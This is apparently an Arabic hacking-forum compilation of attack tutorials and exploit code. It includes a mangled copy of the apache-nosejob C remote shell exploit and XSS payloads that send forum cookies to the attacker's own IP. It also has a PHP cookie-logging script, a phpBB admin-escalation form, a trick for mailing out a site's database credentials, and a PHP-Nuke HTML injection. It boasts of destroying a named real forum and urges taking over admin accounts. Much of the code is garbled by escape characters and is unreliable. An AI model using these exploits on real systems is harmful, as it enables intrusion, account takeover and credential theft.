    \l\ \l\l\c6\l\l\04\l\l\24\l\l\0b\l\l\80\l\l\34\l\l\24\l\
        \l\01\l\l\68\l\l\42\l\l\4c\l\l\45\l\l\2a\l\l\68\l\
        \l\2a\l\l\47\l\l\
    \l\ \l\l\4f\l\l\42\l\l\89\l\l\e3\l\l\b0\l\l\09\l\l\50\l\
        \l\53\l\l\b0\l\l\01\l\l\50\l\l\50\l\l\b0\l\l\04\l\
        \lxcd\l\l\80\l\l\
    \l\ \l\l\31\l\l\c0\l\l\50\l\l\68\l\l\6e\l\l\2f\l\l\73\l\
        \l\68\l\l\68\l\l\2f\l\l\2f\l\l\62\l\l\69\l\l\89\l\
        \l\e3\l\l\50\l\l\
    \l\ \l\l\53\l\l\89\l\l\e1\l\l\50\l\l\51\l\l\53\l\l\50\l\
        \l\b0\l\l\3b\l\l\xcd\l\l\80\l\l\xcc\l\l\";
        ;

        struct {
            char *type; /* description for newbie penetrator */
            int delta; /* delta thingie! */
            u_long retaddr; /* return address */
            int repretaddr; /* we repeat retaddr thiz many times in the buffer */
            int repzero; /* and \0\z this many times */
        } targets[] = { // hehe, yes theo, that say OpenBSD here!
            { \l\l\l\FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)\l\l\l", -150, 0x80f3a00, 6, 36 },
            { \l\l\l\FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)\l\l\l", -150, 0x80a7975, 6, 36 },
                { \l\l\l\OpenBSD 3.0 x86 / Apache 1.3.20\l\l\l", -146, 0xcfa00, 6, 36 },
                { \l\l\l\OpenBSD 3.0 x86 / Apache 1.3.22\l\l\l", -146, 0x8f0aa, 6, 36 },
                { \l\l\l\OpenBSD 3.0 x86 / Apache 1.3.24\l\l\l", -146, 0x90600, 6, 36 },
            { \l\l\l\OpenBSD 3.0 x86 / Apache 1.3.24 #2\l\l\l", -146, 0x98a00, 6, 36 },
                { \l\l\l\OpenBSD 3.1 x86 / Apache 1.3.20\l\l\l", -146, 0x8f2a6, 6, 36 },
                { \l\l\l\OpenBSD 3.1 x86 / Apache 1.3.23\l\l\l", -146, 0x90600, 6, 36 },
                { \l\l\l\OpenBSD 3.1 x86 / Apache 1.3.24\l\l\l", -146, 0x9011a, 6, 36 },
            { \l\l\l\OpenBSD 3.1 x86 / Apache 1.3.24 #2\l\l\l", -146, 0x932ae, 6, 36 },
            { \l\l\l\OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1\l\l\l", -146, 0x1d7a00, 6,
                36 },
            { \l\l\l\NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)\l\l\l", -90, 0x80eda00, 5, 42 },
            { \l\l\l\NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)\l\l\l", -90, 0x80efa00, 5, 42 },
            { \l\l\l\NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)\l\l\l", -90, 0x80efa00, 5, 42 },
            { \l\l\l\NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)\l\l\l", -90, 0x80efa00, 5, 42 },
            { \l\l\l\NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)\l\l\l", -90, 0x80efa00, 5, 42 },
        }, victim;

```



```
void usage(void) {
    int i;

    printf("\\\\\"GOBBLES Security Labs\\\\\\t\\\\\\t\\\\\\t\\\\\\t- apache-
        nosejob.c\\\\\\n\\\\\\n\\\\\\n");
    printf("\\\\\"Usage: ./apache-nosejob <-switches> -h host[:80]\\\\\\n\\\\\\n");
        printf("\\\\\" -h host[:port]\\\\\\tHost to penetrate\\\\\\n\\\\\\n");
            printf("\\\\\" -t #\\\\\\t\\\\\\t\\\\\\tTarget id.\\\\\\n\\\\\\n");
printf("\\\\\" Bruteforcing options (all required, unless -o is used!):\\\\\\n\\\\\\n");
    printf("\\\\\" -o char\\\\\\t\\\\\\tDefault values for the following OSES\\\\\\n\\\\\\n");
        printf("\\\\\" \\\\\\t\\\\\\t\\\\\\t(f)reebsd, (o)penbsd, (n)etbsd\\\\\\n\\\\\\n");
printf("\\\\\" -b 0x12345678\\\\\\t\\\\\\tBase address used for bruteforce\\\\\\n\\\\\\n");
        printf("\\\\\" \\\\\\t\\\\\\t\\\\\\tTry 0x80000/obsd, 0x80a0000/fbsd,
            0x080e0000/nbsd.\\\\\\n\\\\\\n");
    printf("\\\\\" -d -nnn\\\\\\t\\\\\\tmemcpy() delta between s1 and addr to
        overwrite\\\\\\n\\\\\\n");
        printf("\\\\\" \\\\\\t\\\\\\t\\\\\\tTry -146/obsd, -150/fbsd, -90/nbsd.\\\\\\n\\\\\\n");
    printf("\\\\\" -z #\\\\\\t\\\\\\t\\\\\\tNumbers of time to repeat \\\\\\t\\\\\\t0 in the
        buffer\\\\\\n\\\\\\n");
printf("\\\\\" \\\\\\t\\\\\\t\\\\\\tTry 36 for openbsd/freebsd and 42 for netbsd\\\\\\n\\\\\\n");
        printf("\\\\\" -r #\\\\\\t\\\\\\t\\\\\\tNumber of times to repeat retadd in the
            buffer\\\\\\n\\\\\\n");
    printf("\\\\\" \\\\\\t\\\\\\t\\\\\\tTry 6 for openbsd/freebsd and 5 for netbsd\\\\\\n\\\\\\n");
        printf("\\\\\" Optional stuff:\\\\\\n\\\\\\n");
    printf("\\\\\" -w #\\\\\\t\\\\\\t\\\\\\tMaximum number of seconds to wait for
        shellcode reply\\\\\\n\\\\\\n");
    printf("\\\\\" -c cmdz\\\\\\t\\\\\\tCommands to execute when our shellcode
        replies\\\\\\n\\\\\\n");
        printf("\\\\\" \\\\\\t\\\\\\t\\\\\\taka auto0wncmdz\\\\\\n\\\\\\n");
    printf("\\\\\"\\\\\\nExamples will be published in upcoming apache-scalp-
        HOWTO.pdf\\\\\\n\\\\\\n");
    printf("\\\\\"\\\\\\n--- --- - Potential targets list - --- ---- ----- \\\\\\n\\\\\\n");
        printf("\\\\\" ID / Return addr / Target specification\\\\\\n\\\\\\n");
            for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
printf("\\\\\"% 3d / 0x%.8lx / %s\\\\\\n\\\\\\n", i, targets[i].retaddr, targets[i].type);

    exit(1);
}
```

```
int main(int argc, char *argv[]) {
char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
u_char buf[512], *expbuf, *p;
int i, j, lport, sock;
int bruteforce, owned, progress, sc_timeout = 5;
int responses, shown_length = 0;
struct in_addr ia;
struct sockaddr_in sin, from;
struct hostent *he;

if(argc < 4)
usage();

bruteforce = 0;
memset(&victim, 0, sizeof(victim));
while((i = getopt(argc, argv, "\\\"t:b:d:h:w:c:r:z:o:\\\"")) != -1) {
switch(i) {
/* required stuff */
case '\\h\\':
hostp = strtok(optarg, "\\\":\\\"");
if((portp = strtok(NULL, "\\\":\\\"")) == NULL)
portp = "\\\"80\\\"";
break;

/* predefined targets */
case '\\t\\':
if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
printf("\\\"Invalid target\\\"\\n\\\"");
return -1;
}

memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
break;

/* bruteforce! */
case '\\b\\':
bruteforce++;
victim.type = "\\\"Custom target\\\"";
victim.retaddr = strtoul(optarg, NULL, 16);
printf("\\\"Using 0x%lx as the baseaddress while bruteforcing.\\\"\\n\\\"",
```

```
        victim.retaddr);
        break;

        case '\\d\\':
            victim.delta = atoi(optarg);
            printf("\\\\Using %d as delta\\\\\\\\n\\\\\\\\", victim.delta);
            break;

        case '\\r\\':
            victim.repretaddr = atoi(optarg);
            printf("\\\\Repeating the return address %d times\\\\\\\\n\\\\\\\\",
                victim.repretaddr);
            break;

        case '\\z\\':
            victim.repzero = atoi(optarg);
            printf("\\\\Number of zeroes will be %d\\\\\\\\n\\\\\\\\", victim.repzero);
            break;

        case '\\o\\':
            bruteforce++;
            switch(*optarg) {
                case '\\f\\':
                    victim.type = "\\FreeBSD\\";
                    victim.retaddr = 0x80a0000;
                    victim.delta = -150;
                    victim.repretaddr = 6;
                    victim.repzero = 36;
                    break;

                case '\\o\\':
                    victim.type = "\\OpenBSD\\";
                    victim.retaddr = 0x80000;
                    victim.delta = -146;
                    victim.repretaddr = 6;
                    victim.repzero = 36;
                    break;

                case '\\n\\':
                    victim.type = "\\NetBSD\\";
                    victim.retaddr = 0x080e0000;
                    victim.delta = -90;
```

```
victim.repretaddr = 5;
victim.repzero = 42;
    break;

    default:
printf("\\\\"[-] Better luck next time!\\\\"");
    break;
    }
    break;

/* optional stuff */
    case '\\w\\':
        sc_timeout = atoi(optarg);
printf("\\\\"Waiting maximum %d seconds for replies from
shellcode\\\\"n\\\\"", sc_timeout);
        break;

    case '\\c\\':
        cmdz = optarg;
        break;

    default:
        usage();
        break;
    }
}

if(!victim.delta || !victim.retaddr || !victim.repretaddr || !victim.repzero) {
    printf("\\\\"[-] Incomplete target. At least 1 argument is missing (nmap
style!)\\\\"n\\\\"");
    return -1;
}

printf("\\\\"[*] Resolving target host.. \\\\"");
    fflush(stdout);
    he = gethostbyname(hostp);
    if(he)
        memcpy(&ia.s_addr, he->h_addr, 4);
    else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
printf("\\\\"There\\'z no %s on this side of the Net!\\\\"n\\\\"", hostp);
        return -1;
    }
}
```

```
printf(\\\\"%s\\\\"n\\\\"", inet_ntoa(ia));

        srand(getpid());
        signal(SIGPIPE, SIG_IGN);
    for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
        /* skip invalid return addresses */
        if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr, 0x0d, 4))
            continue;

        sock = socket(PF_INET, SOCK_STREAM, 0);
        sin.sin_family = PF_INET;
        sin.sin_addr.s_addr = ia.s_addr;
        sin.sin_port = htons(atoi(portp));
        if(!progress)
            printf(\\\\"[*] Connecting.. \\\\"");

        fflush(stdout);
        if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
            perror(\\\\"connect()\\\\"");
            exit(1);
        }

        if(!progress)
            printf(\\\\"connected!\\\\"n\\\\"");

        p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
            REP_SHELLCODE)
            + ((PADSIZE_1 + (victim.repretaddr * 4) + victim.repzero
            + 1024) * REP_POPULATOR));

        PUT_STRING(\\\\"GET / HTTP/1.1\\\\"r\\\\"nHost: \\\\" HOST_PARAM
            \\\\"\\\\"r\\\\"n\\\\"");

        for (i = 0; i < REP_SHELLCODE; i++) {
            PUT_STRING(\\\\"X-\\\\"");
            PUT_BYTES(PADSIZE_3, PADDING_3);
            PUT_STRING(\\\\"": \\\\"");
            PUT_BYTES(NOPCOUNT, NOP);
        }
    }
}
```

```

memcpy(p, shellcode, sizeof(shellcode) - 1);
    p += sizeof(shellcode) - 1;
    PUT_STRING("\\\\"r\\n\\");
}

for (i = 0; i < REP_POPULATOR; i++) {
    PUT_STRING("\\\\"X-\\");
    PUT_BYTES(PADSIZE_1, PADDING_1);
    PUT_STRING("\\": \\");
    for (j = 0; j < victim.repretaddr; j++) {
        *p++ = victim.retaddr & 0xff;
        *p++ = (victim.retaddr >> 8) & 0xff;
        *p++ = (victim.retaddr >> 16) & 0xff;
        *p++ = (victim.retaddr >> 24) & 0xff;
    }

    PUT_BYTES(victim.repzero, 0);
    PUT_STRING("\\\\"r\\n\\");
}

    PUT_STRING("\\\\"Transfer-Encoding: chunked\\\\"r\\n\\");
    snprintf(buf, sizeof(buf) - 1, "\\\\"r\\n%x\\\\"r\\n\\", PADSIZE_2);
    PUT_STRING(buf);
    PUT_BYTES(PADSIZE_2, PADDING_2);
    snprintf(buf, sizeof(buf) - 1, "\\\\"r\\n%x\\\\"r\\n\\", victim.delta);
    PUT_STRING(buf);

    if(!shown_length) {
        printf("\\\\"[*] Exploit output is %u bytes\\\\"r\\n\\", (unsigned int)(p -
            expbuf));
        shown_length = 1;
    }

    write(sock, expbuf, p - expbuf);

        progress++;
        if((progress%70) == 0)
            progress = 1;

        if(progress == 1) {
            printf("\\\\"r\\n[*] Currently using retaddr 0x%lx\\", victim.retaddr);
            for(i = 0; i < 40; i++)

```

```
        printf("\\\\ " \\\");
        printf("\\\\ \\n\\");
        if(bruteforce)
            putchar('\\;\\');
        }
        else
            putchar(((rand())>>8)%2)? '\\P\\': '\\p\\');

        fflush(stdout);
        responses = 0;
        while (1) {
            fd_set fds;
            int n;
            struct timeval tv;

            tv.tv_sec = sc_timeout;
            tv.tv_usec = 0;

            FD_ZERO(&fds);
            FD_SET(0, &fds);
            FD_SET(sock, &fds);

            memset(buf, 0, sizeof(buf));
            if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) > 0) {
                if(FD_ISSET(sock, &fds)) {
                    if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
                        break;

                    if(n >= 1)
                        {
                            if(!owned)
                                {
                                    for(i = 0; i < n; i++)
                                        if(buf[i] == '\\G\\')
                                            responses++;
                                    else
                                        responses = 0;
                                    if(responses >= 2)
                                        {
                                            owned = 1;
                                            write(sock, \\\\"O\\\", 1);
```

```
        write(sock, cmdz, strlen(cmdz));
printf(\\\\" it\\\'s a TURKEY: type=%s, delta=%d, retaddr=0x%lx,
      repretaddr=%d, repzero=%d\\\\"n\\\\"", victim.type, victim.delta,
      victim.retaddr, victim.repretaddr, victim.repzero);
printf(\\\\"Experts say this isn\\\'t exploitable, so nothing will happen
      now: \\\\"");
      fflush(stdout);
    }
  } else
    write(1, buf, n);
  }
}

if(FD_ISSET(0, &fds)) {
if((n = read(0, buf, sizeof(buf) - 1)) < 0)
  exit(1);

  write(sock, buf, n);
}

}

if(!owned)
  break;
}

free(expbuf);
close(sock);

if(owned)
  return 0;

if(!bruteforce) {
fprintf(stderr, \\\\"Oops.. hehehe!\\\\"n\\\\"");
return -1;
}
}

return 0;
}
```


((قد تم تجربتها وإختبارها من قبل angels-bytes.com قبل وضعها لكم هنا))

وهذي وصلة تنزيل البرنامج

<http://www.angels-bytes.com/?show=tools&action=info&id=19>

.....

" اختراق المنتديات من نوع vBulletin2,2,0 "

\$\$\$\$\$\$

منقول

\$\$\$\$\$\$

مقدمة :

الموضوع : اختراق الـ vBulletin
المتطلبات : WebServer (تركيب سيرفر على جهازك الشخصي) + متصفح انترنت (اكسلورر) .
المستوى : متوسط

ملاحظة : هذه الطريقة لست للـ vBulletin فقط !! يمكن ان تجربها على انواع اخرى من المنتديات .

الثغرة :

تنقسم طريقة العمل الى عدة اقسام .. أولا بعض السكريبتات الخبيثة التي تسرق الكوكيز بالاضافة الى جعل المنتدى يستقبل بيانات من مكان خاطيء .. لكن يشترط ان يسمح المنتدى بأكواد الـ HTML ..

قم بكتابة موضوع جديد او رد (في منتدى يدعم الـ HTML) .. ثم اكتب اي موضوع والصق بين السطور هذا الكود :

```
script>document.write('<img >
<src="http://my_ip_address/'+document.cookie+'";</script
```

مع ملاحظة تغير الـ IP Adress الى رقم الـ IP الخاص بك .
وعندما يقوم شخص ما بقراءة محتوى الصفحة فان السكريبت الذي قمنا بوضعه سيقوم بتنفيذ الاوامر في جهاز وقراءة جزء من احد ملفات الكوكيز التي تحتوي على الباسورد الخاصة بالمنتدى .. ثم يقوم السكريبت بتحويل هذه السطور الى رقم الاي بي الذي قمنا بكتابتها سابقا (مع ملاحظة انه يجب ان يكون على جهازي سيرفر مثل IIS او Apache او غيرها) .

وبعد ان تتم العملية بنجاح قم بفتح ملف الـ Log الخاص بالسيرفر الذي يحتويه جهازك ..
مثال لو كان السيرفر ابانتشي .. فتاح المجلد Apache واختر logs واختر Acces Log .
ستجد جميع الاوامر التي طلبتها من السيرفر .. إلخ
ابحث عن الكود الخاص بالباسورد .. مثال :

```
GET/ bbuserid=86;%20bbpassword=dd6169d68822a116cd97e1fb
ddf90622;%20sessionhash=a
cd620534914930b86839c4bb5f8;%20bbthreadview[54٤٧١٩
```

bblastvi ٢٠%؛١٠١٢٤٤٤٠٦٤=[٢٠

sit=1011983161

فكر قليلا الان .. اين الباسورد؟؟

الباسورد موجودة لكن بطريقة مشفرة يصعب كسرها .. اذن ما الحل ؟

قم بنسخ الكود الذي وجدته والصقه في المتصفح .. بهذا الشكل

[http://www.victim.com/vb/index.php?bbuserid=\[userid\]&bbpassword=\[](http://www.victim.com/vb/index.php?bbuserid=[userid]&bbpassword=[password hash)
[password hash

ستجد عبارة : " أهلا بعودتك يا (اسم الذي سرقت منه الكوكيز....)"

في هذه الحالة انت الان تستطيع التحكم بكل شي وكاتك مدير المنتدى (الذي سرقت منه الكوكيز) ..

لكننا نحتاج الى كلمة المرور للدخول الى لوحة التحكم .. اذهب الى (التحكم) وقم بتعديل البريد الالكتروني

الى بريدك الخاص و ثم قم بتسجيل الخروج .. ثم اذهب الى اداة **Forgot Password** .. وعندها

تستطيع استقبال بريد يحتوي باسورد الادمين ..

اعتقد انك تعلم ما يجب ان تفعله بعد ذلك !! ادخل الى لوحة التحكم وافعل ما تشاء .. !

الحل :-

للحماية من هذه الثغرة قم باغلاق الـ HTML في (المنتدى + الرسائل الخاصة + التوقييع + التقويم + ...

(واي منفذ يمكن من خلاله وضع كود HTML باي صورة كانت)

كما يجب اغلا كود الـ IMG .. لانه ببساطة بإمكانك استخدامه بدل كلمة <script> فاذا وضعت

او <Demon> او

اي كلمة اخرى فانه سيتم تنفيذ السكريبت بشكل او باخر ... لذا كن حذرا واغلق هذه المنافذ .

. Be Secret .. Dont' be Lamer

تاريخ اكتشاف الثغرة : ٣١ - ١ - ٢٠٠٢

تم تجربتها على الاصدار ٢,٢,٠ وهي تعمل بنجاح

" ثغرة في منتديات 2,2,9 vBulletin "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$
 الكاتب: ال<>د<>ر
 \$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

هذه الثغرة خطيرة جدا وتؤدي بحاية المنتديات....vBulletin 2.2.9

المهم شرحها كالتالي:

١- انسخ الكود واحفظه بالمفكرة بامتداد php

<?PHP

// vBulletin XSS Injection Vulnerability: Exploit

// ---

// Coded By : Sp.IC (SpeedICNet@Hotmail.Com).

// Description: Fetching vBulletin's cookies and storing it into a log file.

// Variables:

\$LogFile = "Cookies.Log";

// Functions:

/*

If (\$HTTP_GET_VARS['Action'] = "Log") {

\$Header = "<!--";

\$Footer = "--->";

}

Else {

\$Header = "";

\$Footer = "";

}

Print (\$Header);

*/

Print ("<Title>vBulletin XSS Injection Vulnerability: Exploit</Title>");

Print ("<Pre>");

Print ("<Center>");

Print ("vBulletin XSS Injection Vulnerability: Exploit\n");

Print ("Coded By: Sp.IC<Hr

Width=\"20%\">");

/*

```

Print ($Footer);
*/

Switch ($HTTP_GET_VARS['Action']) {
    Case "Log":

        $Data = $HTTP_GET_VARS['Cookie'];
        $Data = StrStr ($Data, SubStr ($Data, BCAdd (0x0D, StrLen (DecHex
            (MD5 (NULL))))));
        $Log = FOpen ($LogFile, "a+");
        FWrite ($Log, Trim ($Data) . "\n");
        FClose ($Log);
        Print ("<Meta HTTP-Equiv=\"Refresh\" Content=\"0; URL=\" .
            $HTTP_SERVER_VARS['HTTP_REFERER'] . "\">");
        Break;
        Case "List":
            If (!File_Exists ($LogFile) || !In_Array ($Records)) {
                Print ("<Br><Br><B>There are No Records</B></Center></Pre>");
                Exit ();
            }
            Else {
                Print ("</Center></Pre>");
                $Records = Array_Unique (File ($LogFile));
                Print ("<Pre>");
                Print ("<B>.: Statics</B>\n");
                Print ("\n");
                Print ("o Logged Records : <B>" . Count (File ($LogFile)) . "</B>\n");
                Print ("o Listed Records : <B>" . Count ($Records) . " </B>[Not
                    Counting Duplicates]\n");
                Print ("\n");

                Print ("<B>.: Options</B>\n");
                Print ("\n");

                If (Count (File ($LogFile)) > 0) {
                    $Link['Download'] = "[<A Href=\"\" . $LogFile . "\">Download</A>]";
                }
                Else{
                    $Link['Download'] = "[No Records in Log]";
                }

                Print ("o Download Log : " . $Link['Download'] . "\n");
            }
    }
}

```

```

Print ("o Clear Records : [<A Href=\"\" . $SCRIPT_PATH.
"?Action=Delete\">Y</A>]\n");
Print ("\n");
Print ("<B>.: Records</B>\n");
Print ("\n");

While (List ($Line[0], $Line[1]) = Each ($Records)) {
Print ("<B>" . $Line[0] . ": </B>" . $Line[1]);
}
}

Print ("</Pre>");
Break;
Case "Delete":
@UnLink ($LogFile);
Print ("<Br><Br><B>Deleted Succsesfully</B></Center></Pre>") Or Die
("<Br><Br><B>Error: Cannot Delete Log</B></Center></Pre>");
Print ("<Meta HTTP-Equiv=\"Refresh\" Content=\"3; URL=" .
$HTTP_SERVER_VARS['HTTP_REFERER'] . "\">");
Break;
}
?>
۲- ارفع الملف لموقع يدعم php
۳- اجعل الضحية يضغط على هذا اللينك
member2.php?s=[Session]&action=viewsubscription&perpage=[Script
Code]
واستبدال [script code]
بهذا
<Script>location='Http://[
]?Action=Log&Cookie='+ (document.cookie); </Script>
4- اذهب الى هذا العنوان
?Action=List http://%20الـمـلف الذي تم تحميله مكان/

```

....

" اختراق منتديات phpbb 2.0.0 "

\$\$\$\$\$\$\$\$

منقول

\$\$\$\$\$\$\$\$

phpbb 2.0.0

وهو شبيهه بال vb

وهو سهل جدا بل يعتبر تااافه

ياالله سمو بالله

PhpBB2

في ملف admin_ug_auth.php

الوصف:

يمكنك من خلال هذه الثغرة أن تأخذ تصريح بأن تكون مدير والمشرف العام على المنتدى
وبذلك يمكنك الدخول الى لوحة التحكم متى شئت

الأصدار:

٢,٠,٠

لتجربة الثغرة اولا سجل بالمنتدى

ثم احفظ رقم عضويتك بالمنتدى

بعدها افتح المفكرة وانسخ مايلي اليها

<html>

<head>

<head/>

<body>

method="post" form>

action="http://www.domain_name/board_directory/admin/admin_ug_auth.php"

<select name="userlevel"> Level: User

<option/>Administrator<value="admin" option>

<select/><option/>User<value="user" option>

<name="private[1]" value="0" input type="hidden">

<value="0" input type="hidden" name="moderator[1]">

<value="user" input type="hidden" name="mode">

<input type="hidden" name="adv" value="">

<input type="text" name="u" size="5"> Number: User

<value="Submit" name="submit" input type="submit">

```
</form/>  
</body/>  
</html/>
```

عدل هذا العنوان الى عنوان الموقع المستهدف

http://www.domain_name/board_directory

اخفظه بامتداد `html`

عندما تدخل الى الصفحة التي قمت بحفظها سوف تجد

قائمة والتي يتم اختيار التصريح الذي تريده لتطبيق الثغرة اختر تصريح **Administrator**

ثم بالمربع الجانبي شع رقم عضويتك بالمنتدى

أضغظ زر **submit**

بعدها سوف تاتيك شاشة تسجيل الدخول ضع اسم المستخدم وكلمة المرور الخاصة بك

ثم سوف تجد نفسك في لوحة تحكم المنتدى !! أفعل ماتريد المنتدى منتهاك

وسلاااامتكم شفتو سهولت الدرس وهو صرااحه منقول بس تعرفو ما حبيت انزله الا وعليه تطبيق

شووفوو المنتدى ذا

<http://forums.xos.ca/>

تدمر والحمد لله عقبال المواقع الباقية...

"ثغرة جميلة في php في المواقع "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

تعتبر هذه الثغرة جميلة وميسره وسهله جدا وهي تعتمد على البحث العشوائي وهي متوفره في اغلب المواقع المستهدفه...

بسم الله نبداً،،،

مهمتنا الأساسية في هذه الثغرة البحث في جوجل او في أي محرك بحث اخر سوف نبحت عن كلمه وسينتج لنا عدد كبيييبيير من المواقع المصابه بها !!! اذهب الى جوجل واكتب "powered by wihphoto" سوف يجد لنا مواقع كثير اختر أي واحد منها بعد ذلك عليك

بحذف التالي من عنوان الموقع http://www.*****.com/wihphoto/index.php

سوف نقوم بحذف هذه الكلمه index.php ونسبدها بهذا العنوان

sendphoto.php?album=..&pic=config.inc.php

سوف تظهر لنا صفحه يطلب فيها ادخال البريد الذي تريد ارسال ملف الكونفج له .. اكتب بريد مثلا

maxhak2000@hotmail.com

انتظر ذواني سوف تصلك رساله ستجد فيها ملف مرفق اضغط عليه وشغله #### راح يجيك كلام كثير الشيء الي راح نستفيد منه اكثر شيء هو هذا

// MySQL-DB Einstellungen

// =====

\$database = "usr_web1_5"; //MySQL Datenbankname >>> اسم قاعدة البيانات

\$sqlhost = "localhost"; //MySQL Hostname >>> عنوان قاعدة البيانات (في بعض الأحيان يكون عنوانها خارجي يعني ماهي على الموقع)

\$sqluser = "web1"; //MySQL Username >>> اسم المستخدم حق قاعدة البيانات

\$sqlpass = "q+q27rym"; //MySQL Passwort >>> الباسورد تبع قاعدة البيانات

// Passwort zum hinzufügen von Bildinformationstext

// =====

=====

\$adminpass= "galleriemaster"; >>> الباسورد تبع مدير الصور

اوكي الآن جبنا المعلومات الي نحتاجها كلها الي باقي علينا دحين ندخل على قاعدة البيانات او ندخل على الصور للدخول على الصور نتبع اليك التالي::

http://www.****.com/wihphoto/admin.php

ونضع الباسورد حق مدير قاعدة البيانات ونعدل في الصور زي ماتبغى
هناك بعض الأشخاص الذين يريدون امتلاك الموقع كاملا او اختراقه كاملا هناك بعض الطرق لفعل ذلك

...

أولا/ ادخل عن طريق الأف تي بي FTP وندخل الباسورد حق المدير واسم المستخدم مو حق الصور بعض الأحيان تنجح اذا كان الاسم والباسورد مطابق للباسورد حق ملف الكونفج.
ثانيا/ عن طريق الدخول لقاعدة البيانات والعب فيها وامتلاك الموقع عن طريقها هناك برامج تستطيع من خلالها الدخول على قاعدة البيانات مثل برنامج MySQL Front وهو برنامج جيد أو عن طريق الأكسس وغيرها من الطرق والبرامج

" ثغرة في php nuke "

\$\$\$\$\$\$\$\$

الكاتب: ايسر

\$\$\$\$\$\$\$\$

فيه ثغره في ال php nuke حبيت اقولكم عليها ..الثغره دي تتيح لك تنفيذ اكواد الهتمل و الجافا بدل مكان الصورة الشخصية

انا عارف انكم اول ما تقرؤوا السطر الاول اكيد اغلبكم حيثمني باكثر الالفاظ اباحه - بس عادي انا متعود - و يقول ايه ده باه هو مدخلنا هنا عشان يقولنا تنفيذ اكواد هتمل و جافا بدل الصورة الشخصية ؟؟؟!!!! بس ؟؟؟!!!! اما عبيط اوي !!!

لكن في اخر الموضوع حقولكم ممكن تعملوا بيها ايه

المهم ان الثغره كالتالي : (ساحاول اني اعمل زي مواقع السيكيوريتي المحترمه لم تيجي تعرض ثغره)

الاصدارات المصابه :

PHP Nuke versionh 6.0 و الاقل منها

الاستخدام :

تستخدم كما قلت في تنفيذ اكواد الهتمل و الجافا سكريبت من خلال مكان صورهم الشخصية.

ملخص عام للثغره:

اي مستخدم عندم يقوم بالتسجيل في المجله فانه يطالب باختيار صورته شخصيه و ذلك من خلال مجموعه من الصور الموجوده في المجلد هذا.... /images/forum/avatars

عندئذ تقوم المجله بوضع اسم الصورة في الداتا بيز .. و لكنها لا تقوم بوضع اي كود اي انه اذا استطاع اي يوزر ان يحصل على كود فورم المجله و استطاع ان يغير صندوق اختيار الصورة الشخصية الى صندوق text عادي ..اذن اعتقد انه ممكن ان يكتب كود الهتمل اللي هوه عايزه !!!! الاكسبلويت:

اولا عليك ن تقوم بالتسجيل في المجله و الدخول بعد ذلك و الذهاب الى صفحه Your Account و منها الذهاب الى صفحه Your Info بعد ذلك عليك باظهار سورس كود الصفحه من خلال view source و البحث عن كلمه uid

لازم تلاقى حاجه زي كده :

<input type="hidden" name="uid" value="2111">

كده يبقى انت عرفت رقم الاي دي اللي هوه في المثال كان ٢١١١ ...
 عليك بعد ذلك نك تحفظ الكود ده في النوت باد و تسميه اي اسم بامتداد html مع ملاحظه تغيير
 الى عنوان المجله الهدف :.....
<http://nukesite/>

```

<!-- START CODE --!>
<form name="Register"
action="http://NUKEDSITE/modules.php?name=Your_Account"
method="post">

<b>Code (""[code]<b '</b><input type="text"
name="user_avatar" size="30"
maxlength="30"><br><br>

<b>Username</b><input type="text" name="uname" size="30"
maxlength="255"><br><b>User ID:<input type="text"
name="uid"
size="30"><input type="hidden" name="op"
value="saveuser"><input
type="submit" value="Save Changes"></form>
<!-- END CODE --!>

```

و الان عليك تشغيل ملف ال html هذا .. اول خانه عليك كتابه الكود المطلوب تنفيذه مع مراعاة انه يجب
 ن يبدأ بالعلامه :

">

و ممكن ينتهي بالعلامه
 <b

حتى لا تجد اي مشاكل في الكود عند العرض ... ضع بعد كده اسم اليوزر و رقم الاي دي و بعدين
 submit سوف تجد نفسك في صفحه Your Account الخاصه بك .. و كده الكود تم تشغيله !!!!

مثال للي ممكن تكتبه مثلا:

"><h1>TESTING</h1><b

طبعا ده حيطبع الكلمه TESTING مكان صورتك الشخصيه !!

خلي بالك ان فيه مسافه بعد العلامه

"<b

خلي بالك منها والا سوف تجد بروكين كود ..

اقصى حد للكود اللي ممكن انك تشغله هو ٣٠ كراكتر
اللي انا كنت عايز اقوله انك ممكن تنفذ ثغرات XSS او اي حاجه انت مش عارف تنفذها بسبب اغلاق كود
الهتمل اياه (= لمزيد من المعلومات راجع الدرس هذا كمثال ليس اكثر؟؟ ...

" ثغره في 1.4 Bandmin "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: حزم الظامي

\$\$\$\$\$\$\$\$\$\$\$\$

بسم الله الرحمن الرحيم.

((cPanel exploit not being fixed))

الحقيقة البداية هذه الثغره تم اكتشافها من مدة وقد تناقشتها مع أخي الحبيب هيكس من أيام وقلت انشرها من باب الفائدة وليحذر اصحاب المواقع منها ...

الثغره هي في مدير البانداويث (Bandmin 1.4) وهي ثغره سي بانل كما اعتدنا هذه الايام على المخاطر الجديدة من سي بانل ...
وهذه البرنامج يعطيك تفاصيل وإحصائيات شهرية ... يمكن عن طريقه معرفة جميع المواقع على الخادم أيضاً ويمكن أن تستثمر بطرق أخرى

عموما إذا تريد تنفيذ الثغره فهذا مثال لها ...

<http://yourdomain.com/bandwidth/>

وطريقة إغلاق الثغره كالتالي :

وبكل اختصار ضع ملف (.htaccess) في هذا الفولدر...
